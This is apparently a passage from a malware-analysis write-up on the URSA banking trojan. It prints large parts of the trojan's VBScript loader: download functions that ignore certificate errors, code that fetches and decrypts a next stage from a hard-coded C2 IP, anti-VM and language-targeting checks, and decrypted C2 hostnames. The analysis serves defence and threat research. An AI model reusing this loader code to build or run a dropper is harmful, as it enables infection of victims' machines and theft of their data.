const  cRaiz1 = "C:\Users\Public\"
const  cXH = ".bd2"
const  cXZ = ".zip"
const  cWus3r = "lp1"
const  cSenLoad = "m4g"
const  cChilebeans = "1"
const  wVersion = "15"
const  wVersionApp = "1"
const  wVersionAUT = "1"
const  wVersionVBS = "1"
const  wVersionEXT = "1"
const  wCnfg = "LCXCQFHDBFNFEFOFODBCQCJFEFLCJCQCJFSFLCXCJCQCJFSFLCYCJCQCJFSFLDACJCQFQEYFTCXDADGDECQFIFPFT
FAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKF
QFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCX
FKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNF
LFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFC
CUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCC
KFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCU
FAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKF
QFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCXCUFDFKFLFPFKCUFKFNFCCQFIEVFCFAFQFNFKFTCWCX
FNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXF
VFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFN
CUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNF
XCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFI
FAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKF
OFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFA
EXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQF
QFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCW
FNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNF
KFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQFIEVFCFAFQFNFKFTCWCYCUFOFAFNFRFAFEFNEXCUEXFKFICQ"
```


Figure 9: *URSA final VBScript loader and its configuration.*

From Figure 9, we can observe the following:

- some paths from the C2 server (**SRoleX** and **sRoleXW2**)
- the path where binary files from C2 are downloaded to (**cRaiz1**); and
- some sections that are used to build the final stage (an AutoIT binary responsible for injecting and executing the malware final stage into the memory – the mentioned Delphi file).

As mentioned, all the communications from this point are encrypted between the malware and the C2 server. In order to decrypt the malware communication, we can use the next script available on **GitHub**.

By executing the script, decrypt the malware config was possible as observed below.



C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\dude>cd Desktop

C:\Users\dude\Desktop>decrypted.txt

C:\Users\dude\Desktop>decrypter.vbs
```

*C:\Users\[redacted]Desktop\decrypted.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
decrypter.vbs
decrypted.txt

```
1
14riss4
#ip#
#wp1#
#wp2#
#wp3#
udx1397
mtxgay
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox01.hopto.org
mageurox02.serveirc.com
mageurox02.serveirc.com
mageurox02.serveirc.com
mageurox02.serveirc.com
mageurox02.serveirc.com
mageurox02.serveirc.com
```


***Figure 10:** Ursa trojan config decrypted.*

The variables "**#wp#**" are the final C2 endpoint where the victim's information is sent during the malware execution. Also, several host repetitions were identified. This is a potential C2, that notifies criminals when a new victim is affected. Nonetheless, the malware next stage is downloaded from the IP address (191.235.99.]13) as analyzed above.

During the VBScript code analysis, some functions were identified:

```
Function GetWmiPropertyValue(strNameSpace, strClassName, strPropertyName)
function crypt(cText, cCod)
function decrypt(cText, cCod)
Function UnZip(ZipFile, ExtractTo)
Function StringGetURL(sUrl)
Function BinaryGetURL(strURL)
Function StringGetURL(strURL)
Function SaveBinaryData(arrByteArray, strFileName)
Sub writeBinary(bstr, path)
Function makeArray(n) ' Small utility function
Function TrocaEntry(strFileName1, strFileName, sSenhaVelha, sSenhaNova)
function cr1pt(x, c)
```

In general, the next malware stage is retrieved from the C2 server in several parts and then built on the fly. The files are encrypted and are decrypted during the malware execution. Next, a final PE file is built during this process. Some interesting functions are presented below. Interesting to note that the user agent used to download the files is: “**strUserAgentString = “binary_getter/1.0”**“.




```
Function TrocaEntry(strFileName1, strFileName, sSenhaVelha, sSenhaNova)

Dim Stream
Set Stream = CreateObject("ADODB.Stream")
  Stream.Type = 1 ' Binary
  Stream.Open
  Stream.LoadFromFile strFileName1
  Stream.position = 0

  dim tam
  tam = Stream.Size
  Dim a
  'a = makeArray(tam)
  Dim s
  s = Space(tam)
  a = Split(s," ")

  Dim bSenhaVelha(9)
  For I = 1 To 9
    bSenhaVelha(I-1) = Mid(sSenhaVelha,I,1)
  Next
  Dim bSenhaNova(9)
  For I = 1 To 9
    bSenhaNova(I-1) = Mid(sSenhaNova,I,1)
  Next


  For I = 1 To tam

    a(I) = chr(AscB(Stream.Read(1)))

  if (I > 1000) Then
  if (a(I) = bSenhaVelha(8)) Then
  if (a(I-1) = bSenhaVelha(7)) Then
  if (a(I-2) = bSenhaVelha(6)) Then
  if (a(I-3) = bSenhaVelha(5)) Then
  if (a(I-4) = bSenhaVelha(4)) Then
  if (a(I-5) = bSenhaVelha(3)) Then
  if (a(I-6) = bSenhaVelha(2)) Then
  if (a(I-7) = bSenhaVelha(1)) Then
  if (a(I-8) = bSenhaVelha(0)) Then
  'if (a(I-9) = bSenhaVelha(0)) Then
  a(I) = bSenhaNova(8)
  a(I-1) = bSenhaNova(7)
  a(I-2) = bSenhaNova(6)
  a(I-3) = bSenhaNova(5)
  a(I-4) = bSenhaNova(4)
  a(I-5) = bSenhaNova(3)
  a(I-6) = bSenhaNova(2)
  a(I-7) = bSenhaNova(1)
```

```
Function BinaryGetURL(strURL)
  Dim objWinHttp
  Dim lngTimeout
  Dim strMethod
  Dim strPostData
  Dim strUserAgentString
  Dim intSslErrorIgnoreFlags
  Dim blnEnableRedirects
  Dim blnEnableHttpsToHttpRedirects
  lngTimeout = 59000 ' milliseconds.
  strMethod = "GET"
  strPostData = ""
  strUserAgentString = "binary_getter/1.0"
  intSslErrorIgnoreFlags = 13056 ' 13056 = ignore all err, 0 = accept no err
  blnEnableRedirects = True
  blnEnableHttpsToHttpRedirects = True
  Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
  objWinHttp.SetTimeouts lngTimeout, lngTimeout, lngTimeout, lngTimeout
  objWinHttp.Option(0) = strUserAgentString
  objWinHttp.Option(4) = intSslErrorIgnoreFlags
  objWinHttp.Option(6) = blnEnableRedirects
  objWinHttp.Option(12) = blnEnableHttpsToHttpRedirects
  objWinHttp.Open strMethod, strURL, False
  If strMethod = "POST" Then
    objWinHttp.setRequestHeader "Content-type", _
      "application/x-www-form-urlencoded"
  End If
  objWinHttp.Send(strPostData)
  If (objWinHttp.Status = 200) Then
    BinaryGetURL = objWinHttp.ResponseBody
  End If
  Set objWinHttp = Nothing
End Function

Function StringGetURL(strURL)
  Dim objWinHttp

  Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
  objWinHttp.Open "GET", strURL, False
objWinHttp.setRequestHeader "Content-Type","text/xml"
  objWinHttp.Send
  If (objWinHttp.Status = 200) Then
    StringGetURL = objWinHttp.responseText
  End If
  Set objWinHttp = Nothing
```

```
Function DecryptF(arrByteArray, strFileName)
 If VarType(arrByteArray) >= 8192 Then
  Dim Stream
  Set Stream = CreateObject("ADODB.Stream")
  Stream.Type = 1
  Stream.Open()
  Stream.Write(arrByteArray)
  Stream.position = 0
End If
  Dim tam
  tam = Stream.Size -1
  Dim a
  Dim iCod
  Dim iCol
  Dim c
  Dim s
  s = Space(tam)
  a = Split(s," ")
iCod = AscB(Stream.Read(1))
iCol = 0
   For I = 1 To tam
     c = AscB(Stream.Read(1))
     'c = cr1pt(iCod+iCol, c)
dim y
 y = CInt(c) - CInt(iCod+iCol)
 if (y < 0) then
 c = y + 256
 else
 c = y
 end if
      if (iCol >= 9) then
      iCol = 0
      else
      iCol = iCol + 1
      end if
      a(I) = chr(c)
     Next
  Stream.close
    Dim fso
    Dim ts
    Set fso = CreateObject("Scripting.FileSystemObject")
    Set ts = fso.createTextFile(strFileName)
    ts.Write(Join(a,""))
    ts.Close
End Function
```

Figure 11: *Some parts and functions of the VBScript file.*

After this initial process, some validations regarding the victim device are performed to start the next stage. The Operating System (OS) version is retrieved, and if it is a virtual environment, the script terminates its execution. Interesting to observe this anti-VM technique earlier on the trojan loader. With this logic in place, the final payload is not loaded and downloaded from the C2 allowing it not to be at least flagged by antivirus engines.




```
Dim idioma, sNomeMaq

Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")

Set colOperatingSystems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")


For Each objOperatingSystem in colOperatingSystems
idioma = objOperatingSystem.OSLanguage
Next

    bIsVM = false
    sVMPlatform = ""

    sMake = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Manufacturer")
    sModel = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Model")
    sBIOSVersion = GetWmiPropertyValue("root\cimv2", "Win32_BIOS", "Version")

    'WScript.Echo "Manufacturer=" & sMake
    'WScript.Echo "Model=" & sModel
    'WScript.Echo "BIOSVersion=" & sBIOSVersion

    If sModel = "Virtual Machine" then

        ' Microsoft virtualization technology detected, assign defaults

        sVMPlatform = "Hyper-V"
        bIsVM = true

        ' Try to determine more specific values

        Select Case sBIOSVersion
        Case "VRTUAL - 1000831"
            bIsVM = true
            sVMPlatform = "Hyper-V 2008 Beta or RC0"
        Case "VRTUAL - 5000805", "BIOS Date: 05/05/08 20:35:56  Ver: 08.00.02"
            bIsVM = true
            sVMPlatform = "Hyper-V 2008 RTM"
        Case "VRTUAL - 3000919"
            bIsVM = true
            sVMPlatform = "Hyper-V 2008 R2"
        Case "A M I  - 2000622"
            bIsVM = true
            sVMPlatform = "VS2005R2SP1 or VPC2007"
        Case "A M I  - 9000520"
            bIsVM = true
            sVMPlatform = "VS2005R2"
        Case "A M I  - 9000816", "A M I  - 6000901"
            bIsVM = true
            sVMPlatform = "Windows Virtual PC"
        Case "A M I  - 8000314"
            bIsVM = true
            sVMPlatform = "VS2005 or VPC2004"
        End Select

    ElseIf sModel = "VMware Virtual Platform" then

        ' VMware detected

        sVMPlatform = "VMware"
        bIsVM = true

    ElseIf sModel  = "VirtualBox" then

        ' VirtualBox detected

        bIsVM = true
        sVMPlatform = "VirtualBox"

    Else
        ' This computer does not appear to be a virtual machine.
    End if
```

Figure 12: *Anti-VM technique found on the URSA loader.*

Next, the script validates the victim devices is geo-located in target locations defined by the malware operators, namely:

- **Spanish – Spain (Traditional) 1034**
- **Portuguese – Brazil – 1046**
- **Spanish – Mexico – 2058**

- **Portuguese – Portugal – 2070**
- **Spanish – 58378, 3082**




```
'////////////// part2 //////////////



'//////////////////////////////////

Set SystemSet = GetObject("winmgmts:").InstancesOf ("Win32_OperatingSystem")
for each System in SystemSet
 sWin = System.Caption
next

if idioma = "1034"_
or idioma = "1046"_
or idioma = "2058"_
or idioma = "2070"_
or idioma = "3082"_
or idioma = "58378"_
Then

if bIsVM = false and sNomeMaq <> "JOHN-PC" Then

Set fso = CreateObject("Scripting.FileSystemObject")

sPasta = cRaiz1

If (fso.FileExists(sPasta & Mid(sNomeMaq, 2, 1)) = false) Then
Set file = FSO.OpenTextFile(sPasta & Mid(sNomeMaq, 2, 1),8,true,false)
file.Close

Dim qtCaracteres
Dim sNomePasta
Dim sNomeArq
Dim sNomeExt
Dim sPastaUser
```

Figure 13: *Target locations affected by URSA malware.*

If the victim's computer is executing in a language ID different from the hardcoded, or the computer name is equal to **"JOHN-PC"**, the infection process stops. Change the computer name to "JOHN-PC" **is a potential killswitch to avoid URSA infections**.

At this moment, the next stage is downloaded from the C2 server. The files are stored into the C:\Users\Public folder (tmp file), and next moved to a random folder created on the C:\ drive. The name of this folder is based on the computer name.



```
Dim cSenLoadNova
Dim wfase

sNomePasta = "C:\Users\Public\"
sNomeArq = ""
sNomeExt = ""
Pasta = ""
cSenLoadNova = ""
sPastaUser = ""

Randomize

sPastaUser = "c:\"
```

191.235.99.13/m/

Index of /m

Name	Last modified	Size	Description
Parent Directory		-	
lp10.bd2	2020-08-12 12:56	101K	
lp11.bd2	2020-08-12 12:56	171K	
lp12.bd2	2020-08-12 12:56	139K	
lp13.bd2	2020-08-12 12:57	108K	
lp14.bd2	2020-08-12 12:57	128K	
lp15.bd2	2020-08-12 12:57	93K	

```
for v1 = 1 to qtCaracteres Step +1
  sNomeExt  = sNomeExt & Chr(Int(25*Rnd) + 65)
Next

Dim sLinkY, sLinkY2

While not fso.FileExists( sPasta + sNomeArq + "4" + cXZ)
sLinkY = decrypt(StringGetURL(sRoleX & ".php"),13)

sLinkY = Replace(sLinkY, vbCr, "")
sLinkY = Replace(sLinkY, vbLf, "")

sLinkY=Split(sLinkY,"#")
cSenLoadNova = sLinkY(0)
sPastaUser = "c:\" & sLinkY(1) & "\"

sNomeArq = cSenLoadNova
sNomeExt2 =  Mid(StrReverse(sNomeArq),1, 3)

sLinkY2= sRoleXW2 & sLinkY(3) & cXH
DecryptF BinaryGetURL(sLinkY2), sPasta + sNomeArq + "4" + cXZ
Wend

'sPastaUser = "c:\\" & cSenLoadNova & "\\"

Set oFSO = CreateObject("Scripting.FileSystemObject")

oFSO.CreateFolder sPastaUser

Dim b32bits


set WshShell = CreateObject("WScript.Shell")


Set file = FSO.OpenTextFile(sPasta & Mid(sNomeMaq, 2, 1)&"_" ,8,true,false)
dim sconfig

sconfig = crypt(decrypt(wCnfg,13), 13)

file.WriteLine sconfig
file.Close
```

```
const  sRoleX  = "http://191.235.99.13/lp1a"
const  sRoleXW2  = "http://191.235.99.13/m/lp1"
```

191.235.99.13/lp1a.php

